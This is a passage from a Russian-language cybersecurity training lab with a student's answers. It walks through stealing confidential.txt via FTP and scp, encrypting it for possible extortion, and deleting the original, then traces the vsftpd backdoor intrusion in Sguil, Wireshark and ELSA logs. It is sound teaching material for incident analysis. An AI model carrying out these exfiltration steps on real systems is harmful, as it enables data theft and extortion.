
64 bytes from 192.168.0.11: icmp\_seq=2 ttl=64 time=0.262 ms

--- 192.168.0.11 ping statistics ---

2 packets transmitted, 2 received, 0% packet loss, time 999ms


rtt min/avg/max/mdev = 0.262/0.434/0.606/0.172 ms

<output omitted>



* + 1. Только адреса 192.168.0.1 (Security Onion eth0) и 192.168.0.11 (виртуальная машина CyberOps Workstation) отвечают на эхозапросы. Установите сеанс SSH с виртуальной машиной CyberOps Workstation. Введите **yes** (да), чтобы принять цифровую подпись RSA при первом подключении. В качестве пароля введите **cyberops**.

analyst@SecOnion:~$ **ssh 192.168.0.11**


****

* 1. Извлечение конфиденциального файла.

Теперь у вас есть доступ к виртуальной машине CyberOps Workstation через ряд сеансов SSH (ВМ Kali > ВМ Security Onion > ВМ CyberOps Workstation) с помощью пароля, который был взломан на предыдущем шаге. Теперь вы получите доступ к конфиденциальному файлу и извлечете его содержимое.

* + 1. Убедитесь, что вы находитесь в главном каталоге пользователя analyst. Измените текущий каталог на **lab.support.files**.

[analyst@secOps ~]$ **cd lab.support.files**



* + 1. Выведите список файлов, находящихся в этом каталоге. Убедитесь, что файл **confidential.txt** присутствует в этой папке.
    2. Установите сеанс FTP с виртуальной машиной Metasploitable. Используйте пользователя по умолчанию **analyst** , а в качестве пароля введите **cyberops**.

[analyst@secOps lab.support.files]$ **ftp 209.165.200.235**

Connected to 209.165.200.235.

220 (vsFTPd 2.3.4)

Name (209.165.200.235:analyst): **analyst**

331 Please specify the password.

Пароль:

230 Login successful.

Тип удаленной системы — UNIX.

Для передачи файлов используется двоичный режим.

ftp>

* + 1. Выгрузите файл **confidential.txt** на виртуальную машину Metasplolitable. Теперь у вас есть доступ к этому файлу, и вы можете переместить его на виртуальную машину Kali и использовать так, как вам нужно.

ftp> **put confidential.txt**

200 PORT command successful. Consider using PASV.

150 Ok to send data.

226 Transfer complete.

103 bytes sent in 0.000104 seconds (41.6 kbytes/s)

* + 1. Введите **quit** по завершении передачи файла.
  1. Зашифруйте данные и удалите исходник.
     1. Хакеры часто будут зашифровывать конфиденциальные данные и сохранять их локально, например для шантажа и вымогательства в будущем. Заархивируйте файл **confidential.txt** и зашифруйте его. В качестве пароля введите **cyberops**.

analyst@secOps lab.support.files]$ **zip -e confidential.zip confidential.txt**

Enter password:

Verify password:

adding: confidential.txt (deflated 4%)

* + 1. Удалите файл **confidential.txt** из виртуальной машины CyberOps Workstation.

[analyst@secOps lab.support.files]$ **rm confidential.txt**

* + 1. Введите **exit** три раза, пока не перейдете обратно в командную строку root@kali:~#.
    2. Теперь хакер может скопировать файл из FTP на виртуальной машине Metasploitable в виртуальную машину Kali. Этот процесс может занять некоторое время. При появлении соответствующего запроса введите пароль **cyberops**.

root@kali:~# **scp analyst@209.165.200.235:/home/analyst/confidential.txt ~**

analyst@209.165.200.235's password:

confidential.txt 100% 102 102.1KB/s 00:00


**Примечание**. Можно скопировать данный файл непосредственно из виртуальной машины CyberOps Workstation в виртуальную машину Kali при наличии на ней учетной записи пользователя, которая отличается от настроенной учетной записи с правами root. Поскольку FTP передает содержимое в виде обычного текста, вы сможете просмотреть содержимое пакетов с помощью программы Wireshark.

* + 1. При необходимости можно снова войти на Metasploitable и удалить файл confidential.txt на сервере FTP.

root@kali:~# **ssh analyst@209.165.200.235**

analyst@209.165.200.235's password:

analyst@metasploitable:~$ **rm confidential.txt**


* + 1. Теперь можно завершить работу на ВМ Metasploitable, ВМ CyberOps Workstation и ВМ Kali.
    2. 

1. Просмотр журналов


После атаки у пользователя analyst больше нет доступа к файлу с именем **confidential.txt**. Теперь вы сможете посмотреть журналы, чтобы определить, каким образом был скомпрометирован файл.

**Примечание**. Если бы это была производственная сеть, то желательно, чтобы пользователи **analyst** и **root** изменили свои пароли, чтобы выполнить требования текущей политики безопасности.


* 1. Просмотрите оповещения в Sguil.
     1. Откройте виртуальную машину Security Onion. При необходимости войдите в систему под именем пользователя **analyst** с паролем **cyberops**.
     2. Откройте **Sguil** и выполните вход. Щелкните **Select All (Выбрать все)** и **запустите SGUIL**.
     3. Просмотрите события в списке столбца сообщений о событии. Там есть два сообщения **GPL ATTACK\_RESPONSE id check returned root**. Эти сообщения указывают, что во время атаки мог быть предоставлен доступ с правами root. Узел 209.165.200.235 по запросу предоставил доступ с правами root узлу 209.165.201.17. Установите флажок **Show Packet Data (Показать пакетные данные)** и**Show Rule (Показать правило)** для подробного просмотра каждого оповещения.




* + 1. Выберите возвращенное сообщение root, которое связано с датчиком **seconion-eth1-1**, чтобы проанализировать его подробнее. На рисунке ниже показано оповещение **Alert ID 5.2568** и связанные с ним события. Однако ваш **идентификатор оповещения** может отличаться.





* + 1. Щелкните правой кнопкой мыши по цифре под заголовком CNT и выберите **View Correlated Events (Просмотр связанных событий)**.



* + 1. На новой вкладке щелкните правой кнопкой мыши **Alert ID (Идентификатор оповещения)** для одного из оповещений **GPL ATTACK\_RESPONSE id check returned root** и выберите **Transcript (Запись)**. В этом примере используется оповещение с идентификатором 5.2570.




* + 1. Просмотрите записи для всех таких оповещений. Последние оповещения на вкладке, вероятнее всего, покажут транзакции между Kali (хакер) и Metasploitable (цель) во время атаки.


Что произошло во время атаки?

Хакер проводит атаку благодаря которой создает новую учетную запись с правами root под именем «myroot». Запись производится в каталог «/etc/shadow».

* 1. Перейдите на Wireshark.
     1. Выберите оповещение, запись событий которого вы изучали на предыдущем шаге. Щелкните правой кнопкой мыши по идентификатору оповещения и выберите **Wireshark**. В главном окне программы Wireshark отображается 3 представления пакета.



* + 1. Для того чтобы просмотреть все пакеты, объединенные в сеансе TCP, щелкните правой кнопкой мыши по любому пакету и выберите **Follow TCP stream (Отслеживать поток TCP)**.




Что вы увидели? Что обозначает красный и синий цвет текста?


Мы видим обмен информацией между машинами. Красный цвет – команды, введенные атакующим. Синий цвет – информация от жертвы.

* + 1. Выйдите из окна потока TCP. После просмотра информации **Wireshark** закройте это приложение.
  1. Используйте ELSA для перехода к журналам Bro.
     1. Вернитесь к Sguil. Щелкните правой кнопкой мыши по IP-адресу источника или назначения для одинакового оповещения **GPL ATTACK\_RESPONSE id check returned root** и выберите **ELSA IP Lookup** > **DstIP**. По запросу ELSA введите имя пользователя **analyst** и пароль **cyberops**.


**Примечание**. Если вы получили сообщение Your connection is not private (Ваше подключение не является частным), то щелкните **ADVANCED (ДОПОЛНИТЕЛЬНО) > Proceed to localhost (unsafe) (Перейти на локальный хост-компьютер (небезопасно))** для продолжения.




* + 1. Нажмите **bro\_notice**.




* + 1. Результат показывает, что узел 209.165.201.17 сканировал порты на узле 209.165.200.235, то есть на ВМ Metasploitable. Хакер, вероятно, нашел уязвимости на виртуальной машине Metasploitable, позволившие ему получить доступ туда.




* + 1. Если злоумышленник скомпрометировал Metasploitable, то теперь вам нужно определить эксплойт, который был использован и при помощи которого злоумышленник получил доступ.
  1. Вернитесь в Squil для изучения атаки.
     1. Перейдите в Sguil и щелкните вкладку **RealTime Events (События в реальном времени)**. Найдите события **ET EXLOIT VSFTPD Backdoor User Login Smiley**. Эти события являются возможными эксплойтами и произошли во время несанкционированного доступа с правами root. В этом примере используется оповещение с идентификатором 5.2567.



* + 1. Щелкните правой кнопкой мыши по номеру под заголовком CNT и выберите **View Correlated Events (Просмотр связанных событий)**, чтобы просмотреть все связанные события. Выберите оповещение с идентификатором, который начинается с 5. Это оповещение собрало информацию с датчика на интерфейсе seconion-eth1-1.
    2. В новой вкладке со всеми связанными событиями щелкните правой кнопкой мыши идентификатор оповещения и выберите **Transcript (Запись)** для подробного просмотра каждого оповещения. В этом примере используется оповещение с идентификатором 5.2569. Самые последние оповещения, вероятнее всего, будут содержать операции передачи данных по TCP между злоумышленником и жертвой.




* + 1. Также можно щелкнуть правой кнопкой мыши по идентификатору оповещения и выбрать **Wireshark** для просмотра и сохранения файла pcap и потока TCP.
  1. Используйте ELSA для просмотра излеченных данных.
     1. Для того чтобы использовать ELSA для получения дополнительных сведений о том же оповещении, что и выше, щелкните правой кнопкой мыши IP-адрес источника или назначения и выберите **ELSA IP Lookup (Поиск IP-адреса ELSA)** > **DstIP**.
     2. Нажмите кнопку **bro\_ftp** для просмотра журналов ELSA, которые относятся к FTP.




* + 1. Какой файл был передан по протоколу FTP на адрес 209.165.200.235? Чья учетная запись была использована для передачи файла?

analyst


* + 1. Нажмите кнопку **info (Информация)** для просмотра транзакций в последней записи. Поле reply\_msg указывает, что это последняя запись о передаче файла confidential.txt. Выберите **Plugin (Подключаемый модуль)** > **getPcap**. По запросу введите имя пользователя **analyst** и пароль **cyberops**. При необходимости нажмите кнопку **Submit (Отправить)**. CapMe — это веб-интерфейс, который позволяет получить запись pcap или загрузить файл pcap.



Запись pcap отображается с помощью средства tcpflow, и эта страница также содержит ссылку для доступа к соответствующему файлу pcap.



* + 1. Для того чтобы определить содержимое файла, который был скомпрометирован, откройте **ELSA**, дважды щелкнув по значку на рабочем столе, чтобы открыть новую вкладку и выполнить новый поиск.
    2. Разверните раздел **FTP** и нажмите кнопку **FTP Data (Данные FTP)**. Щелкните одну из ссылок **Info (Информация)** и выберите в раскрывающемся меню пункт getPcap, чтобы просмотреть содержимое украденного файла.



* + 1. Результат отображает содержимое файла с именем **confidential.txt**, который был передан на указанный сервер FTP.



* 1. Удаление конфигурации

Закончив анализ, выключите все виртуальные машины.

Вопросы для повторения

В этой лабораторной работе вы использовали уязвимость, чтобы получить доступ к несанкционированной информации, и просматривали журналы в качестве аналитика по кибербезопасности. Теперь кратко изложите свои результаты.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_